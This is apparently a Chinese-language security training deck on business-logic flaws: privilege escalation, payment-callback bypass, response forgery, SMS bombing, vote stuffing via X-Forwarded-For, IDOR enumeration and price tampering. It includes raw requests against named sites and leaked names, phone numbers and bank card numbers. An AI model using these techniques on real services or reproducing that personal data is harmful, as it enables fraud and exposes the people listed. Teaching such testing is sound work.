
修改用户密码

修改密码

人员姓名	李力	账号	lili
旧密码*		新密码*	
确认密码*			

后台垂直越权

直接修改loginId为admin，发包修改成功



后台垂直越权

利用修改完成的密码成功登陆

分销资源管理系统5.0

欢迎您：系统管理员 最新通知 帮助 修改密码

常用链接

销售管理

采购管理

库存管理

资金管理

零售管理

报表分析

系统管理

关闭所有标签

操作码

请输入...

系统管理

机构管理

角色管理

人员管理

仓库管理

片区管理

门店管理

菜单管理

客户管理

渠道维护

部门维护

供应商管理

账号管理

订单类型管理

渠道列表

产品维护

人员维护

ROOT

商用信息科技总部

商用信息北京分部

商用信息上海分部

商用信息南宁分部

商用信息济南分部

商用信息福州分部

商用信息南昌分部

商用信息武汉分部

商用信息青岛分部

商用信息成都分部

商用信息合肥分部

商用信息南京分部

商用信息长春分部

商用信息长沙分部

商用信息广州分部

商用信息昆明分部

商用信息深圳分部

商用信息重庆分部

商用信息杭州分部

商用信息郑州分部

商用信息西安分部

商用信息呼和浩特市

商用信息哈尔滨分部

商用信息太原分部

商用信息石家庄分部

商用信息唐山分部(停用)

商用信息苏州分部(停用)

商用信息内江分部(停用)

查询条件

人员编码

人员名称

登录账号

用户状态

--请选择--

查询

新建人员

人员信息查询结果

	人员编码	人员姓名	是否业务员	是否区域经理	是否经销商	状态	登录账号	操作
1	PR11500	李侠	是	否	否	停用		明细 编辑
2	PR11501	孙涛	是	否	否	启用		明细 编辑
3	PR11502	刘重庆	是	否	否	启用		明细 编辑
4	PR11503	赵斌	是	否	否	启用		明细 编辑
5	PR11504	高瑞萍	是	否	否	启用		明细 编辑
6	PR11505	张文	是	否	否	停用		明细 编辑
7	PR11506	杨雷	是	否	否	启用		明细 编辑
8	PR11507	石松林	是	否	否	启用		明细 编辑
9	PR11508	李力	否	否	否	停用		明细 编辑
10	PR11509	杨颖	是	否	否	启用		明细 编辑
11	PR11510	李兴芬	否	否	否	停用		明细 编辑
12	PR11511	赵莹	是	否	否	启用		明细 编辑
13	PR11660	孟军国	是	否	否	启用		明细 编辑

1 共 2 页 20

1 - 20 共 26 条

02

业务流程乱序





业务流程乱序原理

流程控制： 业务流程必须按照预定顺序执行，涉及多个环节时要确保每个环节的完整性。

审批链： 对于需要审批的业务，必须按照正确的审批链路程进行。

利用场景：

电子商务网站的订单处理流程必须确保订单不会在未支付的情况下被发货。

企业内部的审批流程需要按照预定顺序执行。



1.顺序执行缺陷

a) 部分网站逻辑可能是先A过程后B过程然后C过程最后D过程

b) 用户控制着他们给应用程序发送的每一个请求，因此能够按照任何顺序进行访问。
于是，用户就从B直接进入了D过程，就绕过了C。如果C是支付过程，那么用户就绕过了支付过程而买到了一件商品。如果C是验证过程，就会绕过验证直接进入网站程序了。

访问注册页面，注册账户之后充值提交并抓取数据包，填写任意金额然后并抓包，获取订单号，利用订单号构造充值链接并访问，看是否能充值成功

案例1：顺序执行缺陷导致的支付漏洞

在线支付过程中，支付网关通常需要将付款结果通知商家的服务器。商家提供一个回调URL，支付网关会将支付状态和相关信息发送到该URL以完成交易。

其中有一个回调 URL（保存此 url，后面可以用到）：


```
dist/product/p_pink/index.html?key=31801070000000  
086511&appType=02&appId=PACZ2018011003050000000021263183&mainApplyPol  
yNo=50208003900509367664#success?;
```

然后调用刚才保存的接口，不需要花一分钱，直接支付成功：

```
/product/p_pink/index.html?key=31801070000000  
086511&appType=02&appId=PACZ2018011003050000000021263183&mainApplyPol  
yNo=50208003900509367664#success?;
```

查看自己的订单是未支付的，直接调用回调URL，绕过支付验证

此时查看订单，状态为“待支付”：



案例2：绕过旧密码和短信验证码修改付款密码 user=123

修改接口的返回数据包为true

这里修改付款密码需要两个条件：

- 1、需要输入旧付款密码
- 2、需要验证短信验证码

如上两个条件都可以通过修改接口的response来实现。

第一个，修改接口：

`tnp/app/member/pay-pwd/check`

的response为：

```
{"data":{"nextAction":1,"style":93030015},"errorCode":0,"success":true}
```

第二个，修改接口：

`tnp/app/member/extension/checkSMSCode`


的response为：

```
{"errorCode":0,"success":true}
```

这样就绕过了旧密码和短信验证码，直接可修改付款密码。

最终修改付款密码的接口为：

`tnp/app/member/pay-pwd/set`





业务流程乱序

再例如：一个充值的功能，在拦截包的过程中发现充值成功后会有一个充值成功的连接，例如是 `xxx.com/index.php?controller=site&action=payok&out_trade_no=aaaa`，其中 `aaa` 是充值订单号。接下来注册一个新账号进行充值，在支付产生订单时复制其订单号然后取消支付，把订单号贴到充值成功后的链接中充值成功，则存在乱序问题。

修复方法：首先建议对敏感信息进行加密处理，例如身份 id、账号密码、订单号、金额等。其次，建议在服务器端对其信息进行二次校验，避免修改乱序等情况。

03

业务接口调用



业务接口调用原理

接口安全性： 确保业务接口受到保护，只有授权的系统或应用程序能够访问。

数据验证： 对从接口接收的数据进行验证，防止恶意数据输入和攻击。

利用场景：

在微服务架构中，不同服务之间的通信需要进行安全认证和授权。

向第三方供应商的API发出请求时，需要确保API安全和数据的完整性。

02 业务接口调用



业务接口调用

- 1.重放攻击
 - 1.恶意注册
 - 2.短信炸弹
 - 3.无限刷积分/投票

2.内容编辑

1.重放攻击

在短信、邮件调用业务或生成业务数据环节中（例：短信验证码，邮件验证码，订单生成，评论提交，签到，投票等），对其业务环节进行调用（重放）测试。如果业务经过调用（重放）后被多次生成有效的业务或数据结果。

- a) 恶意注册
- b) 短信轰炸
- c) 无限刷积分
- d) 投票活动刷票

短信轰炸

在测试的过程中，我们发现众多的系统仅在前端通过JS校验时间来控制短信发送按钮，但后台并未对发送做任何限制，导致可通过重放包的方式大量发送恶意短信。



Attack: Save Columns

Results Target Positions Payloads Options

Filter: Showing all items


Request	Payload	Status	Error	Timeout	Length	Comment
9	9	200			332	
10	10	200			332	
11	11	200			332	
12	12	200			332	
13	13	200			332	
14	14	200			332	
15	15	200			332	
16	16	200			332	
17	17	200			332	
18	18	200			332	
19	19	200			332	
20	20	200			332	

Request Response

Raw Params Headers Hex

POST /ucenter/user/getverifycode HTTP/1.1
Connection: close
Content-Type: text/html
Accept-Language: zh-cn
Charset: UTF-8
User-Agent: Dalvik/1.6.0 (Linux; U; Android 4.4.15; A0001 Build/KTU84P)
Host: content.2500city.com
Accept-Encoding: gzip
Content-Length: 66

{"sign": "XXXXXXXXXXXXXXXXXXXX", "mobile": "106902811616"}



无线刷积分

比如每天签到送5个积分，如果签到接口未做限制，无限重放签到接口，就能实现无限刷积分。

Token: ecdfm9zVogaBJTXwIgvnYV6TrrM8uGP3Tz1QJK4Qqa1MZQ0jhmIcDZRbH09xg3rgrWnBZlwku3TCclWH

起始ID: 2036528

结束ID: 2036622

线程数:

1

[illegible]

投票活动刷票

投票接口未做限制，或仅仅在前端JS做限制，可无限重放投票接口，给指定用户刷票。

不过目前大部分投票系统都有做限制，比如同一个IP每天只能投三次票，可尝试用X-Forwarded-For:127.0.0.1来绕过IP限制。

- X-Forwarded-For

X-Forwarded-For 是一个扩展头。HTTP/1.1 (RFC 2616) 协议并没有对它的定义，它最开始是由 Squid 这个缓存代理软件引入，用来表示 HTTP 请求端真实 IP，现在已经成为事实上的标准，被各大 HTTP 代理、负载均衡等转发服务广泛使用，并被写入 RFC 7239 (Forwarded HTTP Extension) 标准之中。

X-Forwarded-For请求头格式非常简单，就这样：

```
1 | X-Forwarded-For:client, proxy1, proxy2
```

内容编辑

类似案例如下：

点击“获取短信验证码”，并抓取数据包内容通过分析数据包，可以发现参数 sendData/insrotxt 的内容有客户端控制，可以修改为攻击者想要发送的内容。

篡改短信内容，可用来钓鱼。

04

业务一致性安全





业务一致性安全原理

事务完整性： 业务操作必须具有事务完整性，即要么全部执行成功，要么全部失败。

日志记录： 记录关键业务事件，以便跟踪和审计。

利用场景：

在金融领域，确保交易的一致性和完整性非常重要。

在医疗保健系统中，需要记录和跟踪患者的医疗历史以确保数据的准确性和一致性。

 业务一致性安全

1.手机号篡改

2.邮箱地址篡改

3.订单id篡改

4.商品编号篡改

5.用户id篡改

1.手机号篡改

抓包修改手机号码参数为其他号码尝试，
例如在办理查询页面，输入自己的号码然后抓包，
修改手机号码参数为其他人号码，查看是否能查询其他人的业务。

用户登记的信息竟然直接返回。

利用URL `http://10.10.10.10:8080/hop/app?`

service=ajaxDirect/1/base.OrderBackUpCard/base.OrderBackUpCard/javascript/undefined&pagename=base.OrderBackUpCard&eventname=checkBackUpCardLimit&partids=undefined&ajaxSubmitType=post&edit_MANAGENUMBER=手机号

例1：



例2：



03 业务一致性安全



2. 邮箱地址篡改

抓包修改用户邮箱参数为其他用户的邮箱。

邮箱

确定

3. 订单id篡改

查看自己的订单id，然后修改id（加减一）查看是否能查看其它订单信息。

查看订单接口：

list?type=chat&time=0&orderId=1162751

```
GET /chat/list?type=chat&time=0&orderId=1162751 HTTP/1.1
Host: api-001.mduo1.pro
Connection: keep-alive
Accept: application/json, text/plain, */*
Origin:
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/63.0.3239.1
Referer:

{"code":200,"message":"成功","data":{"list":[{"id":10021502,"orderId":1162751,"uid":1501509,"receiveUserId":0,"userName":"ttass","chatType":1,"chatContent":"您好, 请直接在此对话框回复以下信息, 便于财务转账: (姓名 | 开户行及支行全称 | 银行卡号)。或短信:17728680585通知, 请认真核对银行卡号及名字。","chatContentType":0,"gmtCreate":1515159943000}, {"id":10021501,"orderId":1162751,"uid":1154725,"receiveUserId":0,"userName":"keitel","chatType":0,"chatContent":"买家拍下未付款, 等待买家付款!","chatContentType":0,"gmtCreate":1515159943000}, {"id":10021904,"orderId":1162751,"uid":1154725,"receiveUserId":0,"userName":"keitel","chatType":1,"chatContent":"李贵","chatContentType":0,"gmtCreate":1515160000000}, {"id":10021988,"orderId":1162751,"uid":1154725,"receiveUserId":0,"userName":"keitel","chatType":1,"chatContent":"招商银行","chatContentType":0,"gmtCreate":1515160012000}, {"id":10021991,"orderId":1162751,"uid":1154725,"receiveUserId":0,"userName":"keitel","chatType":1,"chatContent":"广东省深圳分行车公庙支行","chatContentType":0,"gmtCreate":1515160013000}, {"id":10022066,"orderId":1162751,"uid":1154725,"receiveUserId":0,"userName":"keitel","chatType":1,"chatContent":"6214987530964581","chatContentType":0,"gmtCreate":1515160023000}], "timestamp":1515160028}, "success":true}
```

泄露手机号, 银行卡号, 订单信息等

4.商品编号篡改

例如积分兑换处,

100个积分只能换商品编号为001,1000个积分只能换商品编号005,

在100积分换商品的时候抓包把换商品的编号修改为005, 用低积分换区高积分商品。



19000分

Hellokitty马克杯

立即兑换



15000分

凯舒卡通抱枕 /图案:卡通动
漫/KSBZ-100

立即兑换



59000分

Paparecipe春雨蜂蜜面膜

立即兑换

03 业务一致性安全

5.用户id篡改

抓包查看自己的用户id，然后修改id（加减1）查看是否能查看其它用户id信息。

其中参数：userId可越权，可遍历获取其他用户的银行卡信息。

userId=1581112

Index	userId	cardId	cardType
2	1112	200	1295
29	1138	200	1289
41	1151	200	1283
67	1177	200	1283
38	1148	200	1265
10	1120	200	1259
63	1173	200	1259
64	1174	200	1256
1	1111	200	1250

Request Response

Raw Headers Hex

HTTP/1.1 200
Date: Fri, 19 Jan 2018 12:21:00 GMT
Content-Type: application/json; charset=UTF-8
Connection: close

["code":1000,"message":"请求成功","data":{"bankList":[{"bankId":462891,"uid":1501988,"userId":"1581112","bankType":38,"bankName":"中国工商银行","bankAccount":"","logo":"","bankCardNum":"6212260402018301679","dayMax":"","name":"李夕明","phoneCode":"13653314702","identityCard":"","cardType":"1","branch":"河北省石家庄市石家庄元氏支行","bankAddress":"河北省-石家庄市-元氏县","termOfValidity":"","safetyCode":"","isDefault":"0","status":"1","bankProvince":"河北省","bankCity":"石家庄市","bankTown":"元氏县","allowTakeCash":"1","allowCreditRepayment":"0","bindTime":1516351528000,"bindTimeStr":"","banknameName":""}]}]

卡号

姓名

手机号

05

业务数据篡改





业务数据篡改原理

数据保护： 使用数据加密、访问控制和数据完整性检查来保护业务数据。

安全传输： 通过安全通信协议传输敏感数据。

利用场景：

在电子商务中，确保顾客的支付信息和个人数据不被篡改。

在医疗系统中，确保病患的健康记录不受未经授权的修改。

05 业务数据篡改



业务数据篡改

1. 金额数据篡改
2. 商品数据篡改
3. 最大数限制突破

 1. 金额数据篡改

抓包修改金额等字段，例如在支付页面抓取请求中商品的金额字段，修改成任意数额的金额并提交，查看能否以修改后的金额数据完成业务流程。

经常见到的参数大多为

rmb、value、amount、cash、fee、money等

关于支付的逻辑漏洞这一块还有很多种思路：

比如：

相同价格增加订单数量，

相同订单数量减少产品价格，

订单价格设定为负数等等。

1. 金额数据篡改



悠悠行旅行意外伤害保险

基础保障低至3元即可享受；高额保障高达113万，百万身家轻松享全面保障；意外、突发疾病、退还费用，另独家推出额外损失补偿(包括亲友探望、食宿等)全家呵护；未成年款30天—17岁，成年款18—70岁，年龄层基本全覆盖。

意外伤害身故及意外伤害伤残保险金

突发疾病身故保险金

意外伤害医疗保险金

突发疾病医疗保险金

遗体火化及运送费用补偿保险金

额外损失补偿保险金

保险方案：☒ 旅行意外伤害保险（高保额）

☐ 旅游意外伤害保险（基础保额）

☐ 旅行意外伤害保险（未成年款）

保险期间：☐ 3天 ☐ 5天 ☐ 7天 ☐ 10天 ☒ 20天

购买份数：1份/人（每个被保险人最多投保1份）

生效日期：（最早投保成功后第1天生效，最长60天。）

促销：**¥50.00元**

立即投保

www.wooyun.o

1. 金额数据篡改

```
POST /qysq/womanSeason/createOrderInfo HTTP/1.1
```

```
Host: mall.tianan-life.com
```

```
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:45.0) Gecko/20100101 Firefox/45.0
```

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
```

```
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
```

```
Accept-Encoding: gzip, deflate
```

```
Referer: http://mall.tianan-life.com/qysq/womanSeason/accidentInsureProduct?productId=F257FABC1783E26F7A371EC9A86548EBB3BA1D798416AB05B1D84AB623F7B83C618C3EE01C389F1A260FCBB17F27D612
```

```
Cookie: Hm_lvt_6482ce01efcb92c4d42535fd3379324b=1461830831; Hm_lvt_6482ce01efcb92c4d42535fd3379324b=1461837748; JSESSIONIDqysq=wdL7XhWGhQ7Z7JpKfzDk24PSnpzppH4HVnvtQprG1NK8njKdlp9T!-1831738105!-774248594;
```

```
uid=85466da8cc9b8d960d187cf4fc43c541; Hm_lvt_733744af112559df4f41aea5a3faa0ce=1461835603,1461835648; Hm_lvt_733744af112559df4f41aea5a3faa0ce=1461836231
```

```
X-Forwarded-For: 8.8.8.8'
```

```
Connection: close
```

```
Content-Type: application/x-www-form-urlencoded
```

```
Content-Length: 314
```

```
lifeProductId=F257FABC1783E26F7A371EC9A86548EBB3BA1D798416AB05B1D84AB623F7B83C7A0A9C2D16B2D67C61803E6C00E06C32&premium=50.0&premiumCX=50.00&discount=1&orderId=&INSHARE=1&PAYMENTFASH=0&INSURANCEPLAN=XL0001H&TERMLENGTHDAY=20&productId=XL0001H&effectDate=2016-04-29&directButton=%E7%AB%8B%E5%8D%B3%E6%8A%95%E4%B7%9D
```

改为00.01

```
9A86548EBB3BA1D798416AB05B1D84AB623F7B83C618C3EE01C389F1A260FCBB17F27D612
48; JSESSIONIDqysq=wdL7XhWGhQ7Z7JpKfzDk24PSnpzppH4HVnvtQprG1NK8njKdlp9T!-1831738105!-774248594;
733744af112559df4f41aea5a3faa0ce=1461836231
```

改为00.01

```
2&premium=50.0&premiumCX=50.00&discount=1&orderId=&INSHARE=1&PAYMENTFASH=0&INSURANCEPLAN=XL0001H&TERMLENGTHDAY=20&productId=XL0001H&effectDate=2016-04-29&directButton=%E7%AB%8B%E5%8D%B3%E6%8A%95%E4%B7%9D
```


1. 金额数据篡改

[首页](#) > [产品中心](#) > [产品列表](#) > [悠悠行旅行意外伤害保险](#)



尊敬的胡瑾 先生/女士，您的投保申请成功，请网上支付首期保险费。支付信息如下：

产品名称	保险费(元)
旅行意外伤害保险(高保额)	0.01元
合计	0.01元(壹分)

*请选择适合您的支付方式支付保费

线上储蓄卡直接支付



2.商品数据篡改

抓包修改商品数量等字段，将请求中的商品数量修改成任意数额，如负数并提交，查看能否以修改后的数量完成业务流程。



宝家洁自动拧水魔术平板拖超值组

颜色/尺码：宝家洁自动拧水魔术平板拖超值组共同共同

货号：20119526

¥199.00

-1

免费



兔之力管道疏通清洁超值组

颜色/尺码：兔之力管道疏通清洁超值组共同共同

货号：20115058

¥199.00

1

免费

添加订单备注信息：

请勿填写与支付，收货，发票相关的信息

微客服推荐码：

使用积分

账户可用积分 1001 可抵扣 10.01元

使用礼品卡券

礼品卡券总价值 0元 礼品卡充值

我的折价券

(特惠商品海量商品不能使用)

商品总计：0.00 元 + 运费：0.00 - 优惠：-10.00元

应付总额：10.00元

3.最大数限制突破

很多商品限制用户购买数量时，服务器仅在页面通过js脚本限制，未在服务器端校验用户提交的数量，通过抓包修改商品最大数限制，将请求中的商品数量改为大于最大数限制的值，查看能否以修改后的数量完成业务流程。

06

时效绕过测试



06 时效绕过测试

时间范围测试

针对某些带有时间限制的业务，修改其时间限制范围，例如在某项时间限制范围内查询的业务，修改含有时间明文字段的请求并提交，查看能否绕过时间限制完成业务流程。例如通过更改查询手机网厅的受理记录的month范围，可以突破默认只能查询六个月的记录。

时间刷新测试

12306网站的买票业务是每隔5s，票会刷新一次。但是这个时间确实在本机设置的间隔。于是，在控制台就可以将这个时间的关联变量重新设置成1s或者更小，这样刷新的时间就会大幅度缩短（主要更改autoSearchTime本地参数）。

12306自动刷新时间参数为autoSearchTime，可以再开启自动查询后再firebug控制台输入命令：`autoSearchTime=1000`，其中1000指1秒，再网络支持的情况下可以随意指定自己的刷新时间。

业务安全的危害

业务安全的危害可以对组织和个人造成严重的损害，这些危害包括但不限于以下几个方面：

数据泄露： 未经授权的访问或攻击可能导致敏感数据的泄露。这可能包括客户数据、财务信息、知识产权等敏感信息的曝露，损害个人隐私和组织声誉。

数据篡改： 恶意篡改或操纵业务数据可能导致错误的决策、不准确的报告以及可能的法律责任。这对业务运营和声誉造成直接威胁。

服务中断： 业务安全问题可能导致系统服务中断，影响业务的连续性和可用性。这可能导致生产停滞、损失收入和客户满意度下降。

业务安全的防御方式

访问控制：限制用户对系统资源的访问权限，只允许授权用户访问系统。

数据加密：对重要数据进行加密处理，保护数据的机密性和完整性，防止数据泄露。

安全审计：记录系统的操作日志和安全事件，及时发现和处理安全漏洞。

强化认证：采用多因素认证等方式，提高用户身份验证的安全性。

漏洞修复：及时修复系统中的漏洞和安全缺陷，保证系统的稳定性和安全性。

应急响应：建立应急响应机制，及时应对安全事件和威胁，降低损失和影响。



感谢您的观看

THANKS FOR YOUR WATCHING

